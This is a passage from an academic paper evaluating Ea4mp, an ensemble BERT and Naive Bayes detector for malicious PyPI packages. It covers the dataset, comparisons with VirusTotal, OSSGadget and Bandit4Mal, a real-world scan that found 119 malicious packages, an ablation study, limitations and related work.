Malicious Sample. Due to ethical and moral considerations, researchers tend to avoid publicly disclosing known malicious packages, and PyPI officials also recommend against publishing them on open platforms. Consequently, the datasets used to train current detection approaches are generally small, leading to issues such as overfitting and so on. As shown in Table 2, We collected and filtered publicly available datasets from Duan [17], Ohm [31], Snyk [12], and Guo [21] (As of March 2, 2024). From these datasets, we collected 2888 malicious PyPI packages that can be used for training and testing. Of course, no dataset is too large, and the larger the dataset is, the more likely it is to avoid overfitting the model. Also, encompassing newly emerged malicious packages into the malicious package set can help model more comprehensively in identifying existing malicious behaviors. So following [21], they found that although the PyPI official repository had removed most malicious packages, many of these packages were still available on other mirror sources [11, 42, 16, 10, 13]. We expanded the dataset by searching various mirror sources and discovered an additional 516 malicious packages that were not included in the existing dataset. Finally, we obtained a dataset containing 3,404 malicious packages.

Table 2: Statistics of the constructed dataset

Dataset	#Malicious	#Benign
Guo et al. [21]	2,888	-
Our	516	10,000
Total	3,404	10,000

Benign Sample. Following [24], we randomly downloaded 10,000 packages from PyPI. These packages were hosted on PyPI for more than 90 days and had been downloaded over 1,000 times. We used these packages as the benign sample set.

4.1.2 Baselines. To evaluate the performance of Ea4mp against existing approaches, we selected three SOTA approaches as our baselines for comparison. These three approaches are VirusTotal [14], OSSGadget [1], and Bandit4Mal [43]. VirusTotal [14] provides an online detection platform where packages can be uploaded directly for analysis. It automatically detects whether the software package contains suspicious files, IPs, URLs, *etc.* OSSGadget [1] can identify potential backdoors and malicious code within a package. Bandit4Mal [43] is an approach to finding common security issues in Python code. It processes each file, builds an Abstract Syntax Tree (AST) from it, and runs appropriate plugins against the AST nodes. Since a few recent works either lacked the actionable implementation details [40, 50] or had some technical issues[1] [24], we did not compare our approach with their reproduced versions to avoid the biased results caused by inconsistent implementations.

4.1.3 Implementation. We implement EA4MP in Python using PyTorch [32]. Our experiments are performed on a Linux workstation with an AMD RYZEN 7735HS CPU, 32GB RAM, and an NVIDIA V100 GPU with 32GB memory, running Ubuntu 22.04 with CUDA 12.1. For Python scripts, we first employ PyCG [39] to construct CG and sort it by using the depth-first algorithm and FastText model [2]. Then, we apply StatiCFG [9] to extract ordered code behavior sequences from sorted CG and fine-tune the pre-trained BERT model (downloaded from HuggingFace [45]) with a learning rate of 1e-5. For metadata, we use regular-expression to match keywords.

[1] We reached to the authors for help, and they acknowledged that they had received similar feedback from other users. Unfortunately, the implementation of MPHunter [24] was still not reproducible when we submitted the paper.

Table 3: Performance comparison with the state-of-the-art baselines

Approach	Precision	Recall	F1-score
VirusTotal [14]	92.8	81.1	86.6
OSSGadget [1]	79.6	86.9	83.1
Bandit4Mal [43]	84.7	**97.8**	90.9
Ea4mp	**99.2**	96.0	**97.6**

4.1.4 Evaluation Metrics. We employ three widely-used binary classification metrics, including *Precision*, *Recall*, and *F1-score*, for evaluation. Precision refers to the ratio of truly malicious samples among the detected ones, while Recall measures the percentage of malicious packages that are retrieved out of all known malicious packages. F1-score is the harmonic mean of Recall and Precision, and calculated as: $2 \times \frac{Recall \times Precision}{Recall + Precision}$. To ensure the stability of the results, we used ten-fold cross-validation and took the average of the test results as the final outcome.

4.2 RQ1: Effectiveness

Experiment Setup. We divided the dataset into ten equal parts, nine of which were used for model training and one for model testing. To ensure the fairness of the experimental results, we use the same training set and test set to train and test Ea4mp against OSSGadget, Bandit4Mal. Since VirusTotal provides an online detection platform, we only use the test set to verify its performance.
Results. Table 3 shows the performance of Ea4mp compared to the three baseline approaches on the same dataset. Comparing the data in the table, it is evident that Ea4mp improves precision by 6.9% to 24.6% over the other approaches, achieving the highest precision among all. Regarding recall, Ea4mp improved by 18.4% to 10.5% compared to VirusTotal and OSSGadget. Although Ea4mp's recall is slightly lower than Bandit4Mal, our precision is much higher than Bandit4Mal, which means that after detection, we don't need a lot of manual review to verify that the package that been labeled as suspicious is malicious.
Analysis. Due to the inherent limitations of these approaches, their performance is not as good as Ea4mp primarily because: **First**, rule-based and pattern-based detection approaches (such as Bandit4mal, OSSGadget) often misclassify behaviors like network connections and file operations in normal packages as malicious. The primary reason for this misjudgment is that these approaches struggle to differentiate the differences between malicious and normal behavior. **Second**, VirusTotal is ineffective against diverse and constantly evolving malicious code because maintaining consistent fingerprints for malicious code is challenging. This inconsistency makes it difficult for signature databases to capture the latest malicious packages. Furthermore, OSSGadget focuses on identifying backdoors and other obvious malicious behaviors. This focus makes it hard for them to detect more covert malicious activities, such as information theft and unauthorized files. Additionally, as rule-based detection approaches, these approaches cannot deeply analyze the code's execution path and its interactions with external resources, limiting their ability to detect malicious behavior.

Answer to RQ1: Ea4mp outperforms the existing baselines in most aspects. Although it is slightly inferior to Bandit4mal in terms of recall, the precision of Ea4mp is 17.1% higher than that of Bandit4mal.

4.3 RQ2: Practicality


Experiment Setup. In order to validate whether Ea4mp can discover malicious packages that exist in the wild, we crawled *all* packages uploaded to PyPI between March 28, 2024, and April 18, 2024, from the official website [34], and removed empty ones without Python scripts. In total, we collected 46,573 packages for real-world validation. Two authors separately review the reported malicious packages. All suspicious packages (including samples that did not reach a consensus) would be forwarded to a security expert from a prominent IT enterprise with at least five years of experience in software supply security to conduct a secondary review.
Overall Performance. In total, Ea4mp discovered 139 suspicious packages. After manual review, 119 (85.6%) out of them were confirmed as malicious. We reported these malicious packages to the PyPI official. As of May 1, 2024, 82 of them have been removed.
False Positive. By analyzing the 20 packages that were misclassified as malicious, we found that these false positives can be categorized into two main types. **First**, package name squatting. Some developers of popular packages may proactively upload packages with names similar to their popular packages to prevent attackers from using typosquatting to target them. These packages often contain parts of the popular package's code and are missing part of the metadata. Since Ea4mp considers both the metadata and the source code, it can lead to false positives. This type of false positive also validates the importance and effectiveness of including metadata as a key indicator of a package's maliciousness. **Second**, some benign packages use the same APIs as malicious packages but for legitimate purposes. For example, some benign packages also use the request package to upload or download corresponding payloads, but they do not steal users' private information or install malicious payloads on the user's host. These insights can help refine our model and reduce false positives in future iterations.

We used t-SNE [6] to visualize the feature vectors of code behavior sequences and metadata processed by the BERT model and the machine learning models for both malicious and benign packages, as shown in Figure 7. This figure clearly shows a distinct separation between malicious and benign packages in the feature space, further validating the effectiveness of Ea4mp.

Answer to RQ2: Ea4mp has indeed newly uncovered 119 malicious packages and 82 of them have been removed by PyPI officials.

4.4 RQ3: Ablation Study

Experiment Setup. To verify that Ea4mp performs better than an individual classifier, we tested the ensemble model, the fine-tuned BERT model, and the machine learning models using the same dataset. In addition, to evaluate the effectiveness of different machine learning algorithms in handling metadata feature vectors and to find the optimal choice for ensembling, we used four different machine learning algorithms, including Naive Bayes(NB), Decision



(a) t-SNE visualization of metadata feature vector

(b) t-SNE visualization of code behavior sequences

Figure 7: Visualization of malicious and benign packages.

Table 4: Comparison of the performance between different variants

Approach	Precision	Recall	F1-score
Ensemble-AdaBoost	**99.2**	**96.0**	**97.6**
Ensemble-equal	95.9	92.3	94.1
BERT-only	98.2	90.6	94.2
Naive Bayes	76.1	81.3	78.6
Decision Tree	67.1	45.3	54.1
Random Forest	80.2	76.4	78.3
Support Vector Machine	76.1	69.3	72.5

Tree(DT), Random Forest(RF), and Support Vector Machine (SVM), to train four classifiers and tested their performance. The experimental results are shown in Table 4. To validate whether using the AdaBoost algorithm to adjust model weights adaptively performs better than directly assigning weights to the models, we also set the weights of both models to 0.5 and performed the ensemble.




Figure 8: Sensitive analysis of the impact of different metadata features on our approach.

Results And Analysis By comparing the data in Table 4, it is evident that the ensemble approach outperforms the individual models across all metrics. Compared to the individual BERT and machine learning models, the ensemble model improved precision by 1%-47.8% and recall by 5.9%-111.9%. Compared to the model where we directly make their model weights equal, the model precision and recall after the ensemble using the AdaBoost algorithm is improved by 3.4% and 4.0%. We even found that the precision of the ensemble model with equal weights is even 2.3% lower than that of the single BERT model. This implies that the weight assignment of the model needs to be modified adaptively using the algorithm in the iterations for better performance.

In terms of handling metadata feature vectors, from the experimental results, it is evident that the performance of Naive Bayes and Random Forest models is superior compared to other machine learning models. Considering that the overall dimension of the extracted feature vectors is relatively low and that some features might inevitably be missing during the feature extraction process, Naive Bayes can handle these missing features effectively. Additionally, the Naive Bayes model has a higher F1 score. Therefore, we chose to combine the Naive Bayes model with the BERT model for the ensemble.

To explore whether all metadata features are beneficial for malicious package detection, we removed one metadata feature at a time and respectively trained an NB model to examine their individual contributions. The experimental results are shown in Figure 8. We can observe that all metadata features are essential to achieve the best performance, and *Description* (one of our newly discovered metadata features) really makes a great contribution, resulting in an absolute increase of 6.2% in precision and 9.9% in recall. The results indicate that each metadata information does play a role and brings a performance improvement in malicious package detection.

Answer to RQ3: Our ensemble approach indeed performs better than the individual non-ensemble models. Using the Adaboost algorithm to ensemble the models, it is also true that adaptively assigning weights to the models can assist in identifying malicious packages better than presetting weights for the models.

5 DISCUSSION AND LIMITATIONS

Usage Scenario. Similar to existing static solutions [40, 50], our approach primarily focuses on scanning Python scripts. Despite its wide applicability in detecting malicious packages in the PyPI ecosystem, we also notice that other executable files can also be exploited as the carriers of malicious code. For example, DLL-sideloading [28] exploits the placement of a malicious Dynamic Link Library (DLL) in a directory where a legitimate application is expected to load it, allowing the attacker to execute unauthorized code. Nonetheless, such attack is similar in nature to Trojan viruses by downloading malicious DLLs to the target directory of the victim host via malicious scripts in the packages. Although we do not directly deal with these executables (*e.g.*, DLLs), their suspicious downloading behaviors may also be included in ordered code behavior sequences of Python scripts and thus can be detected by our approach. We randomly analyzed 100 malicious packages of our testing set, and found 53 Trojan viruses. As a result, 49 out of which are successfully detected, demonstrating the effectiveness of our approach in the face of this case. We leave such exploration for our future work.

Code Obfuscation. Code obfuscation is a common technique used to evade existing detection approaches. Currently, most approaches primarily analyze software packages based on their source code files. Some attackers circumvent detection by packaging their code into binary executable files. For example, as mentioned in section 1, the "xz" package employed this method. Detecting such packages requires software security professionals to have reverse engineering skills and to continuously monitor the resource usage of the software package during execution.

Fortunately, code obfuscation also requires some technical expertise from the attackers. Currently, the majority of malicious software packages mainly obfuscate the parameter values of functions. This means that EA4MP can still accurately capture the code behavior sequences and detect them. Overall, EA4MP meets the detection needs of most existing software packages. However, whether we can utilize machine learning, deep learning, or large language models to deobfuscate more complex forms of code obfuscation remains a challenge that we need to address.

Python Version. The evolution of Python itself can also impact the retrieval of code behavior sequences. This is particularly true for the significant changes that occurred between Python 2.0 and 3.0 versions. The CG and CFG generation tools we selected only support packages written in Python 3.0 and above. During our actual training process, we found that 42 malicious packages (accounting for 1.2% of the total malicious packages) used Python versions below 3.0. In contrast, none of the selected benign sample packages were found to use versions below Python 3.0.

Of course, we can choose other tools to generate code behavior sequences for these packages. This doesn't require a high level of technical expertise, and we can easily replace the tools. Additionally, the upload times of these older version malicious packages indicate that they were uploaded quite early. Newly discovered malicious packages are still developed based on Python 3.0 and above.

Large Language Models. EA4MP has demonstrated with real data that large language models, such as BERT, exhibit excellent performance in analyzing malicious behavior in code. This indicates that the application of large language models can significantly mitigate security threats in the open-source software supply chain. However, as described in section 4.4, EA4MP focuses solely on the relationships between various API and function calls, ignoring the parameters passed within these functions. This resulted in nine benign packages being falsely labelled as malicious because they invoked APIs similar to those used by malicious packages. Therefore, utilizing large language models to analyze functions and their parameters in the source code could be a feasible research approach to reduce false positives.

It is important to note that training or fine-tuning large language models requires significant time and computational resources. For example, in EA4MP, fine-tuning a pre-trained BERT-base model took nearly 3 hours on an NVIDIA Tesla V100 32GB GPU. Compared to existing work that only trains a machine learning or deep learning model [52, 18, 24, 40], Pre-training or fine-tuning a large language model takes several times as long. Fortunately, we only need to pre-train or fine-tune the large language model for once. Subsequent calls to the model take relatively little time.

6 RELATED WORK

Our work has connections with three different research areas, which we survey briefly: malicious package detection, package registry security, and empirical study of package security.

Malicious Package Detection. Detecting various malicious software packages within open-source software registries poses a significant challenge. Duan et al. [17] and Gu et al. [20] both employed a multi-dimensional analysis framework to address this challenge. They analyze registry security based on fundamental registry information, function calls at the source code level, package execution, and system calls during dynamic analysis. Through continuous monitoring of mainstream open-source libraries, they have uncovered many suspicious packages. Liang et al. [23] introduced PPD, a third-party malware library identification framework employing anomaly detection. This framework imports required packages to form a comprehensive code package, utilizes AST and RegExp to extract code features (*e.g.*, IP addresses, dangerous functions), and incorporates Levenshtein distance of package names into the feature set. Anomaly detection algorithms are then employed to identify malicious packages. During the development of open-source packages, developers often host code on GitHub. Inconsistencies between the code released on PyPI and its corresponding GitHub repository may indicate malicious injection. To address this concern, Vu et al. [44] proposed LASTPYMILE, a framework for identifying disparities between software package construction artefacts and corresponding source code repositories. LASTPYMILE facilitates the monitoring of registry security, such as PyPI, to mitigate such risks. Zhang et al. [50] proposed CEREBRO, an approach for extracting code behavior sequences based on abstract syntax trees. By extracting available APIs in the abstract syntax tree, a code sequence that can describe the malicious behaviors of attackers is formed, and the sequence is used as input for fine-tuning the BERT model. Although Zhang's approach considers that code behavior sequence can assist the model in understanding the attacker's attack mode, the extraction of behavior sequence still does not break away from the limitation of manual feature recognition. Liang et al. [24] proposed an approach called MPHunter to identify malicious packages by extracting code behavior sequences, converting the sequences into vectors, and using clustering to find outliers. However, Liang's approach can only detect the setup.py script in the package, and according to Guo et al. [21], it is not difficult to find that attackers often implant malicious code in multiple scripts to confuse detection approaches.

In contrast, our approach analyzes all Python script files and automatically extracts deep features from ordered code behavior sequences of malicious packages via the BERT model without human intervention. In addition, we realize the value of metadata information and construct an ensemble classifier to combine the strengths of code behavior features and metadata features for more effective detection.

Package Registry Security. There are many repositories that are often exploited as platforms for distributing malicious code and software libraries. Anomalicious leverages commit logs and repository metadata to identify anomalies and potentially malicious commits automatically. Attackers frequently utilize GitHub's fork function as a means to store and distribute malware [19]. To counter this threat, Zhang et al. [51] employed an enhanced deep neural network (DNN) to analyze the code content of GitHub repositories. They utilized a heterogeneous information network (HIN) to model neighborhood relationships, thereby enhancing recognition accuracy. Malicious actors often embed harmful shell commands into Python scripts for illicit purposes. Conventional static analysis approaches struggle to detect such attacks. Zhou et al. [52] introduced PyComm, a machine learning-based model for detecting malicious commands in Python scripts. PyComm considers multidimensional features, simultaneously evaluating 12 statistical features of Python source code and string sequences. Fang et al. [18] utilized machine learning techniques to identify Python backdoors. They represented text through statistical features arising from confusion and the characteristics of opcode sequences during compilation. Suspicious modules and functions within the code were then matched, effectively detecting embedded backdoors.

Empirical Study of Package Security. To help researchers gain a more comprehensive and in-depth understanding of package security, existing work has theoretically examined attackers' approaches and the composition of malicious code. Neupane et al. [27] conducted an in-depth analysis of typosquatting attacks. They moved beyond the traditional use of 1-step DL distance to identify package confusion attacks and instead categorized these attacks into 13 distinct types. They proposed a heuristics approach for automatically identifying package confusion based on these categories. Guo et al. [21] constructed a dataset of malicious code and classified the collected malicious code based on its behavioral characteristics. They analyzed the propagation pathways of malicious packages and their distribution across different mirror repositories. Additionally, they mapped the lifecycle of malicious code within the PyPI ecosystem, highlighting the characteristics of malicious packages at various stages. To enhance the security of the PyPI ecosystem, they proposed several mitigation measures.

7 CONCLUSION AND FUTURE WORK

In this paper, we propose Ea4mp, an ensemble approach that combines a fine-tuned BERT model and a well-trained ML model to detect malicious PyPI packages. We comprehensively consider the code behavior sequence and metadata information for malicious package detection. The BERT model is fine-tuned with code behavior sequences that were extracted from source code, and feature vectors extracted from metadata are used to train the machine learning model. We use the AdaBoost algorithm to ensemble these two models so that they can accurately detect malicious packages. We evaluate Ea4mp against the state-of-the-art approaches on a newly-constructed dataset. Ea4mp performs better on most metrics. We also applied Ea4mp to real-world detection and found a total of 119 malicious packages by detecting 46573 newly uploaded PyPI packages, the vast majority of which have been removed by PyPI officials. This indicates that Ea4mp is a practical approach that can be adopted by the Python community to detect emerging malicious packages.

In the future, we plan to extend this approach to other open-source libraries, such as npm and Maven, to further enhance the security of software ecosystems across different programming languages.

ACKNOWLEDGMENTS

This research is supported by the National Natural Science Foundation of China (No. 62202414 and 62402342), the Six Talent Peaks Project in Jiangsu Province (No. RJFW-053); the Jiangsu "333" Project and Yangzhou University Top-level Talents Support Program (2022), the Open Funds of State Key Laboratory for Novel Software Technology of Nanjing University (No. KFKT2022B17), the Open Foundation of Yunnan Key Laboratory of Software Engineering (No. 2023SE201), Postgraduate Research & Practice Innovation Program of Jiangsu Province (KYCX24_3747), and the China Scholarship Council Foundation (No. 202308320436).

REFERENCES

[1] Bertus. 2020. Oss gadget: collection of tools for analyzing open source packages. https://github.com/microsoft/OSSGadget.

[2] Piotr Bojanowski, Edouard Grave, Armand Joulin, and Tomás Mikolov. 2017. Enriching word vectors with subword information. *Trans. Assoc. Comput. Linguistics*, 5, 135–146. doi: 10.1162/TACL_A_00051.

[3] Jie Cai, Bin Li, Jiale Zhang, and Xiaobing Sun. 2024. Ponzi scheme detection in smart contract via transaction semantic representation learning. *IEEE Trans. Reliab.*, 73, 2, 1117–1131.

[4] Sicong Cao, Xiaobing Sun, Lili Bo, Ying Wei, and Bin Li. 2021. *BGNN4VD*: constructing bidirectional graph neural-network for vulnerability detection. *Inf. Softw. Technol.*, 136, 106576.

[5] Sicong Cao, Xiaobing Sun, Lili Bo, Rongxin Wu, Bin Li, and Chuanqi Tao. 2022. MVD: memory-related vulnerability detection based on flow-sensitive graph neural networks. In *Proceedings of the 44th IEEE/ACM International Conference on Software Engineering (ICSE)*. ACM, 1456–1468.

[6] Sicong Cao, Xiaobing Sun, Xiaoxue Wu, David Lo, Lili Bo, Bin Li, and Wei Liu. 2024. Coca: improving and explaining graph neural network-based vulnerability detection systems. In *Proceedings of the 46th IEEE/ACM International Conference on Software Engineering (ICSE)*. ACM, 155:1–155:13.

[7] Sicong Cao et al. 2023. Improving java deserialization gadget chain mining via overriding-guided object generation. In *Proceedings of the 45th IEEE/ACM International Conference on Software Engineering (ICSE)*. IEEE, 397–409.

[8] Sicong Cao et al. 2023. Oddfuzz: discovering java deserialization vulnerabilities via structure-aware directed greybox fuzzing. In *Proceedings of the 44th IEEE Symposium on Security and Privacy (SP)*. IEEE, 2726–2743.

[9] coetaur0. 2022. Python3 control flow graph generator. Retrieved August 8, 2022 from https://github.com/coetaur0/staticfg.

[10] Alibaba company. 2024. Pypi mirror of alibaba company. Retrieved May 20, 2024 from https://mirrors.aliyun.com/pypi/simple/.

[11] Huawei company. 2024. Pypi mirror of huawei company. Retrieved May 20, 2024 from https://mirrors.huaweicloud.com/repository/pypi/simple/.

[12] Snykio company. 2024. Open source vulnerability database. Retrieved May 20, 2024 from https://security.snyk.io/.

[13] Tencent company. 2024. Pypi mirror of tencent company. Retrieved May 20, 2024 from https://mirrors.cloud.tencent.com/pypi/simple.

[14] VirusTOTAL company. 2024. Analyse suspicious files, domains, ips and urls to detect malware and other breaches, automatically share them with the security community. Retrieved May 20, 2024 from https://www.virustotal.com/gui/home/upload.

[15] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. 2019. BERT: pre-training of deep bidirectional transformers for language understanding. In *Proceedings of the 2019 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies, NAACL-HLT 2019, Minneapolis, MN, USA, June 2-7, 2019, Volume 1 (Long and Short Papers)*. Jill Burstein, Christy Doran, and Thamar Solorio, (Eds.) Association for Computational Linguistics, 4171–4186. doi: 10.18653/V1/N19-1423.

[16] douban. 2024. Pypi mirror of douban company. Retrieved May 20, 2024 from http://pypi.doubanio.com/simple/.

[17] Ruian Duan, Omar Alrawi, Ranjita Pai Kasturi, Ryan Elder, Brendan Saltaformaggio, and Wenke Lee. 2021. Towards measuring supply chain attacks on package managers for interpreted languages. In *28th Annual Network and Distributed System Security Symposium, NDSS 2021, virtually, February 21-25, 2021*. The Internet Society. https://www.ndss-symposium.org/ndss-paper/towards-measuring-supply-chain-attacks-on-package-managers-for-interpreted-languages/.

[18] Yong Fang, Mingyu Xie, and Cheng Huang. 2021. PBDT: python backdoor detection model based on combined features. *Secur. Commun. Networks*, 2021, 9923234:1–9923234:13. doi: 10.1155/2021/9923234.

[19] Danielle Gonzalez, Thomas Zimmermann, Patrice Godefroid, and Max Schaefer. 2021. Anomalicious: automated detection of anomalous and potentially malicious commits on github. In *43rd IEEE/ACM International Conference on Software Engineering: Software Engineering in Practice, ICSE (SEIP) 2021, Madrid, Spain, May 25-28, 2021*. IEEE, 258–267. doi: 10.1109/ICSE-SEIP52600.2021.00035.

[20] Yacong Gu, Lingyun Ying, Yingyuan Pu, Xiao Hu, Huajun Chai, Ruimin Wang, Xing Gao, and Haixin Duan. 2023. Investigating package related security threats in software registries. In *44th IEEE Symposium on Security and Privacy, SP 2023, San Francisco, CA, USA, May 21-25, 2023*. IEEE, 1578–1595. doi: 10.1109/SP46215.2023.10179332.

[21] Wenbo Guo, Zhengzi Xu, Chengwei Liu, Cheng Huang, Yong Fang, and Yang Liu. 2023. An empirical study of malicious code in pypi ecosystem. *CoRR*, abs/2309.11021. arXiv: 2309.11021. doi: 10.48550/ARXIV.2309.11021.

[22] Gao K, He H, Xie B, and Zhou MH. 2024. Survey on open source software supply chains. *Journal of Software (in Chinese)*, 35, 581–603. doi: 10.13328/j.cnki.jos.006975.

[23] Genpei Liang, Xiangyu Zhou, Qingyu Wang, Yutong Du, and Cheng Huang. 2021. Malicious packages lurking in user-friendly python package index. In *20th IEEE International Conference on Trust, Security and Privacy in Computing and Communications, TrustCom 2021, Shenyang, China, October 20-22, 2021*. IEEE, 606–613. doi: 10.1109/TRUSTCOM53373.2021.00091.

[24] Wentao Liang, Xiang Ling, Jingzheng Wu, Tianyue Luo, and Yanjun Wu. 2023. A needle is an outlier in a haystack: hunting malicious pypi packages with code clustering. In *38th IEEE/ACM International Conference on Automated Software Engineering, ASE 2023, Luxembourg, September 11-15, 2023*. IEEE, 307–318. doi: 10.1109/ASE56229.2023.00085.

[25] lwn. 2024. A backdoor in xz. Retrieved May 20, 2024 from https://lwn.net/Articles/967194/.

[26] 2024. Maven index. https://maven.apache.org/.

[27] Shradha Neupane, Grant Holmes, Elizabeth Wyss, Drew Davidson, and Lorenzo De Carli. 2023. Beyond typosquatting: an in-depth look at package confusion. In *32nd USENIX Security Symposium, USENIX Security 2023, Anaheim, CA, USA, August 9-11, 2023*. Joseph A. Calandrino and Carmela Troncoso, (Eds.) USENIX Association, 3439–3456. https://www.usenix.org/conference/usenixsecurity23/presentation/neupane.

[28] 2024. New malicious pypi packages caught using covert side-loading tactics. https://thehackernews.com/2024/02/new-malicious-pypi-packages-caught.html.

[29] 2024. Npm index. https://www.npmjs.com/.

[30] 2024. Nuget index. https://www.nuget.org/.

[31] Marc Ohm, Henrik Plate, Arnold Sykosch, and Michael Meier. 2020. Backstabber's knife collection: A review of open source software supply chain attacks. In *Detection of Intrusions and Malware, and Vulnerability Assessment - 17th International Conference, DIMVA 2020, Lisbon, Portugal, June 24-26, 2020, Proceedings* (Lecture Notes in Computer Science). Clémentine Maurice, Leyla Bilge, Gianluca Stringhini, and Nuno Neves, (Eds.) Vol. 12223. Springer, 23–43. doi: 10.1007/978-3-030-52683-2_2.

[32] Adam Paszke et al. 2019. Pytorch: an imperative style, high-performance deep learning library. In *Proceedings of the 33rd Annual Conference on Neural Information Processing Systems (NeurIPS)*, 8024–8035.

[33] 2024. Pypi index. https://pypi.org/.

[34] 2024. Pypi simple. https://pypi.org/simple/.

[35] Qi'anxin. 2021. 2021 china software supply chain security analysis report. Retrieved June 2, 2021 from https://www.qianxin.com/threat/reportdetail?report_id=132.

[36] Qi'anxin. 2022. 2022china software supply chain security analysis report. Retrieved July 26, 2022 from https://www.qianxin.com/threat/reportdetail?report_id=161.

[37] Qi'anxin. 2023. 2023 china software supply chain security analysis report. Retrieved July 24, 2023 from https://www.qianxin.com/threat/reportdetail?report%5C_id=297.

[38] Qi'anxin. 2024. Pypi massive forged packet name attack. Retrieved March 29, 2024 from https://mp.weixin.qq.com/s/VIThE0I5BkQBW6hIOubnkQ.

[39] Vitalis Salis, Thodoris Sotiropoulos, Panos Louridas, Diomidis Spinellis, and Dimitris Mitropoulos. 2021. Pycg: practical call graph generation in python. In *43rd IEEE/ACM International Conference on Software Engineering, ICSE 2021, Madrid, Spain, 22-30 May 2021*. IEEE, 1646–1657. doi: 10.1109/ICSE43902.2021.00146.

[40] Adriana Sejfia and Max Schäfer. 2022. Practical automated detection of malicious npm packages. In *44th IEEE/ACM 44th International Conference on Software Engineering, ICSE 2022, Pittsburgh, PA, USA, May 25-27, 2022*. ACM, 1681–1692. doi: 10.1145/3510003.3510104.

[41] 2024. Tiobe index. https://www.tiobe.com/tiobe-index/.

[42] Tsinghua university. 2024. Pypi mirror of tsinghua university. Retrieved May 20, 2024 from https://pypi.tuna.tsinghua.edu.cn/simple/.

[43] D.-L. Vu. 2020. A fork of bandit tool with patterns to identifying malicious python code. https://github.com/lyvd/bandit4mal.

[44] Duc Ly Vu, Fabio Massacci, Ivan Pashchenko, Henrik Plate, and Antonino Sabetta. 2021. Lastpymile: identifying the discrepancy between sources and packages. In *ESEC/FSE '21: 29th ACM Joint European Software Engineering Conference and Symposium on the Foundations of Software Engineering, Athens, Greece, August 23-28, 2021*. Diomidis Spinellis, Georgios Gousios, Marsha Chechik, and Massimiliano Di Penta, (Eds.) ACM, 780–792. doi: 10.1145/3468264.3468592.

[45] Thomas Wolf et al. 2019. Huggingface's transformers: state-of-the-art natural language processing. *arXiv preprint arXiv: 1910.03771*.

[46] Elizabeth Wyss, Alexander Wittman, Drew Davidson, and Lorenzo De Carli. 2022. Wolf at the door: preventing install-time attacks in npm with latch. In *ASIA CCS '22: ACM Asia Conference on Computer and Communications Security, Nagasaki, Japan, 30 May 2022 - 3 June 2022*. Yuji Suga, Kouichi Sakurai, Xuhua Ding, and Kazue Sako, (Eds.) ACM, 1139–1153. doi: 10.1145/3488932.3523262.

[47] Jiale Zhang, Chengcheng Zhu, Chunpeng Ge, Chuan Ma, Yanchao Zhao, Xiaobing Sun, and Bing Chen. 2024. Badcleaner: defending backdoor attacks in federated learning via attention-based multi-teacher distillation. *IEEE Trans. Dependable Secur. Comput.*, 21, 5, 4559–4573.

[48] Jiale Zhang, Chengcheng Zhu, Xiaobing Sun, Chunpeng Ge, Bing Chen, Willy Susilo, and Shui Yu. 2024. Flpurifier: backdoor defense in federated learning via decoupled contrastive training. *IEEE Trans. Inf. Forensics Secur.*, 19, 4752–4766.

[49] Jiale Zhang, Chengcheng Zhu, Di Wu, Xiaobing Sun, Jianming Yong, and Guodong Long. 2021. Badfss: backdoor attacks on federated self-supervised learning. In *Proceedings of the 33rd International Joint Conference on Artificial Intelligence (IJCAI)*.

[50] Junan Zhang, Kaifeng Huang, Bihuan Chen, Chong Wang, Zhenhao Tian, and Xin Peng. 2023. Malicious package detection in NPM and pypi using a single model of malicious behavior sequence. *CoRR*, abs/2309.02637. arXiv: 2309.02637. doi: 10.48550/ARXIV.2309.02637.

[51] Yiming Zhang, Yujie Fan, Shifu Hou, Yanfang Ye, Xusheng Xiao, Pan Li, Chuan Shi, Liang Zhao, and Shouhuai Xu. 2020. Cyber-guided deep neural network for malicious repository detection in github. In *2020 IEEE International Conference on Knowledge Graph, ICKG 2020, Online, August 9-11, 2020*. Enhong Chen and Grigoris Antoniou, (Eds.) IEEE, 458–465. doi: 10.1109/ICBK50248.2020.00071.

[52] Anmin Zhou, Tianyi Huang, Cheng Huang, Dunhan Li, and Chuangchuang Song. 2022. Pycomm: malicious commands detection model for python scripts. *J. Intell. Fuzzy Syst.*, 42, 3, 2261–2273. doi: 10.3233/JIFS-211557.